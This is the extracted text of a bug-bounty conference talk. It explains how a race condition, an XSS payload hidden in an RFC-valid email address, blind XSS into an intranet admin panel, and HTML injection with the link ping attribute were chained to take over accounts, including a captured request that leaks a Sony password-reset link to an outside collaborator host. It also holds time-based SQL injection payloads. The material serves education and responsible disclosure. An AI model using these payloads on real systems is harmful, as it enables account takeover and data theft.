



Chaining vulnerabilities for impact

Daher Mohamed

Who Am I ?

Daher Mohamed

Top 60 on Standoff365

10 years into CyberSecurity



Introduction

Overview — What We'll Cover Today

Case 1:

Chaining a Race Condition with RFC Email Formatting and Blind XSS to breach an intranet admin panel.




Case 2:

Achieving a 1-Click Account Takeover on Sony through HTML Injection, HTTP Parameter Pollution, and abuse of the HTML PING attribute.



Case 3:

Discovering a hidden Swagger endpoint through path normalization and using it to extract sensitive internal documents.



But before,

Let's explain each bug



Case 1 :

*Chaining a Race Condition with RFC Email
Formatting and Blind XSS to breach an internal
admin panel.*

1- The Race Condition



Timing attacks

A race condition happens when two actions occur almost at the same time and the system fails to enforce the correct order.

Race Condition

Example

- You are ordering an item from a store and you have 20\$ discount code : 3Wlkdf63th1ff - 20\$
- Normally, when you apply the discount one time, the server will NOT let you apply it a second time.
- But what if, the first time you send the discount code, you send simultaneously many requests before the server even understands whats happening?

If the server is vulnerable, it will fail to understand that you have already used one discount code, and accept all simultaneous request and give you a 20\$ + 20\$ = 40\$ discount.


Image from @amsghimire



```
POST /products/discount HTTP/2
Host: amsghimire.shop


code=3Wlkdf63th1ff
```

🕒 Applying Discount



The same behaviour will work for any fonctionnality that has a similar underlying processing, like email verification


You create an account



Change the email before verifying it




Before the server processes that you have changed your email, the verification link will work for the new email



You send simultaneously the request to change the email and to verify your old email

2- RFC email formatting & Impact

RFC 5322 is the allowed email standards. It is the regex that the server will follow to tell if the email you have submitted is **VALID** or **NOT**.



2- How can we take advantage of that?

"><script>alert
(1)</script>"@gm
ail.com

Regex:

```
(?:[a-z0-9!#$%&'*/+=?^_`{|}~-]+
(?:\\.([a-z0-9!#$%&'*/+=?^_`{|}~-]+)*)
```

1

```
"(?:\x01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d-\x7f]
\\(?:\x01-\x09\x0b\x0c\x0e-\x7f)*)" )
```

@

```
(?:([a-z0-9]+(?:\.[a-z0-9]+)*)|
```

1

```

\((?:[0-5]2[0-4][0-9][01]?[0-9][0-9]?)\.){3}
(?:[0-5]2[0-4][0-9][01]?[0-9][0-9]?|
[a-z0-9-]*[a-z0-9]:

```

(?:[\\x01-\\x08\\x0b\\x0c\\x0e-\\x1f\\x21-\\x5a\\x53-\\x7f]
[\\|\\x01-\\x09\\x0b\\x0c\\x0e-\\x7f])+)\\})

VALID


Other Examples from Standoff:

Payload	Result	Injection Status
<code>{"email":"asd@a.com"}</code>	<code>{"code":2002,"status":200,"message":"Email anda tidak Valid."}</code>	Valid
<code>{"email":"asd a@a.com"}</code>	<code>{"code":2002,"status":200,"message":"Bad format"}</code>	Not Valid
<code>{"email":"\"asd a\"@a.com"}</code>	<code>{"code":2002,"status":200,"message":"Bad format"}</code>	Not Valid
<code>{"email":"asd(a)@a.com"}</code>	<code>{"code":2002,"status":200,"message":"Bad format"}</code>	Not Valid
<code>{"email":"\"asd(a)\"@a.com"}</code>	<code>{"code":2002,"status":200,"message":"Email anda tidak Valid."}</code>	Valid



	Valid."}	
{"email":"asd'a@a.com"}	{"code":0,"status":500,"message":"Unspecified error"}	Not Valid
{"email":"asd'or'1'='1@a.com"}	{"code":2002,"status":200,"message":"Email anda tidak Valid."}	Valid
{"email":"a'- IF(LENGTH(database())>9,SLEEP(7),0)or'1'='1@a.com"}	{"code":2002,"status":200,"message":"Bad format"}	Not Valid
{"email":"\"a'- IF(LENGTH(database())>9,SLEEP(7),0)or'1'='1\"@a.com"}	{"code":0,"status":200,"message":"Berhasil"}	Valid

<code>{"email":"\"a'- IF(LENGTH(database())=10,SLE EP(7),0)or'1'='1\"@a.com"}</code>	<code>{"code":0,"status":200,"mes sage":"Berhasil"}</code>	Valid
<code>{"email":"\"a'- IF(LENGTH(database())=11,SLE EP(7),0)or'1'='1\"@a.com"}</code>	<code>{"code":0,"status":200,"mes sage":"Berhasil"}</code>	Valid

The background of the slide features a dark blue, textured surface with a network diagram. The diagram consists of numerous small white dots connected by thin white lines, forming a complex web. Some dots are larger and colored in a light blue or teal. The network lines are more prominent at the top and bottom edges of the slide, where they form a border-like pattern. In the center, the word 'Intranet' is displayed within a white, stylized bracket shape.

Intranet

An **intranet panel** is a private, internal dashboard used inside a company or organization. It allows employees to access internal applications that **are not available on the public internet**. It's basically a secure “control center” where only people on the same network can access.

Intranet



INTERNET



INTRANET



Live Demo #1

← Go back



FULL ACCOUNT TAKEOVER WITHOUT USER INTERACTION (CRITICAL)

Submitted about 5 years ago • Last activity almost 5 years ago

ID	[REDACTED]
Submitted	30 Sep 2020 17:35:50 UTC
Target Location	[REDACTED]
Target category	Web App
VRT	Cross-Site Scripting (XSS) > Stored > Non-Privileged User to Anyone
Priority	P1
Bug URL	[REDACTED]
Description	Summary Hey, I was able to chain different bugs to reach full account takeover without user interaction Explanation and steps to reproduce I was able to put an XSS payload as my email address.

Status

Resolved

This submission has been fixed!

Reward

\$1,812.50

40 points

VRT version


1.9

Engagement

Submitted to

Closed on

3 Mar 2021



The payload was executed in an intranet admin panel :

`.aspx?u=32334487`

Then I analyzed the source code and found something really interesting.

Admins have a secret feature to spoof login on any domain

with a simple link, they don't even need a password.

the links looks like :

`roqufnqeuope.aspx?`


`dekpsek.aspx?`

`" href="proxylogin.aspx?`

`u=32334487"`

As you can see, for `proxylogin.aspx?u=32334487`, it's not the same, you have to grab `/admin/proxylogin.aspx?u=32334487`

Achieving account takeover on Real Target



XSS in Email

We crafted an email
with a Blind XSS
Payload

Race-Condition


We used the race-
condition
technique to verify
the account

Lateral movement

We used the blind
XSS to crawl and
retrieve all pages
of the intranet
dashboard

ATO

We took over
the admin's
account



*Achieving a 1-Click Account Takeover on Sony
through HTML Injection, HTTP Parameter Pollution,
and abuse of the HTML PING attribute.*

HTML injection in reset password flow

A normal reset password request looks like:

```
POST /api/v1/accounts/email
```

```
email=email@tld.com&redirect_uri=https://site.com/
```

And the received email for the password reset functionality will look like :

```
<a href="https://site.com/reset/?token=f129ffjfagj3423&redirect_uri=https://site.com">Click Here  
to reset</a>
```

HTML injection mechanism in reset password flow

But what if we can inject HTML tags inside the redirect_uri ?

POST /api/v1/accounts/email

`email=email@tld.com&redirect_url=https://site.com/%22%3E%3Ch1%3EHcy%3C%2Fh1%3E`

This sometimes inject into the email like :

```
<a href="https://site.com/reset/token=f129ffjfagj3423&redirect_uri=https://site.com"><h1>Hey</h1>>Click Here to reset</a>
```

Nouveau message

Boîte de réception 22

Messages suivis

Attente

Messages envoyés

Brouillons

...

Organiser une réunion

Rejoindre une réunion

...

+

Pas de chat récent
Organiser un nouveau chat

1 sur 55



Demande de changement du mot de passe

Bonjour ,

Merci de nous informer que vous avez besoin de changer le mot de passe de votre compte.

Mettez-le à jour en cliquant sur la touche ci-dessous.

Changer le mot de passe

Hey there
Vous disposez maintenant de 24 heures pour changer le mot de passe de votre compte. Choisissez un mot de passe fort pour garantir la sécurité de votre compte.



Changer le mot de passe

Vous n'avez pas demandé à changer de mot de passe ? Vérifiez que vous êtes la seule personne à pouvoir accéder à votre compte et à tous les comptes Sony associés.

Vous avez reçu ce message plus d'une fois ? Mettez à jour l'adresse e-mail associée à votre compte [ici](#).

Maintenez votre compte sécurisé. Consultez nos astuces et nos guides :

Role of HTTP parameter pollution

HTTP Parameter Pollution consists of sending **duplicate parameters** in a URL or request to confuse how the server processes them. Most of the times, the server will only process the **last**.

Example (GET Request)

If you send a request like:

<https://site.com/reset/token=validToken&token=falseToken>

The server will process only the second token, which is invalid —> Can't change password

The PING attribute

The ping attribute is used on `<a>` (links) and `<area>` elements to send a background HTTP request (a “ping”) to one URL when the link is clicked.

It’s mainly used for **click tracking**—for example, analytics systems that want to know when a user followed a link.

Like:

```
<a href="https://example.com/hey" ping="https://tracker.com/ping">Visit Example</a>
```

Then you click on it ... and

:

#	Time	Type	Payload	Comment
1	2020-juil.-13 19:01:19 UTC	HTTP	cfvs5wvhl3htmxix0rh8sqnltch1	
2	2020-juil.-13 19:01:18 UTC	DNS	cfvs5wvhl3htmxix0rh8sqnltch1	

Description	Request to Collaborator	Response from Collaborator
-------------	-------------------------	----------------------------

Raw	Params	Headers	Hex
-----	--------	---------	-----

```

POST / HTTP/1.1
Host: cfvs5wvhl3htmxix0rh8sqnltch1.burpcollaborator.net
Connection: keep-alive
Content-Length: 5
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Ping-To: https://id.sonyentertainmentnetwork.com/id/reset_password/?ticket_uuid=557fb653-63dd-4531-9996-707085b56126&unified_country=US
Content-Type: text/ping
Accept: */*
Origin: null
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate, br
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7,ja;q=0.6

```

PING



Live Demo #2

One-click account takeover



Chain attack

HTML injection in the password reset page



Token theft

By using the PING attribute to receive the password reset link

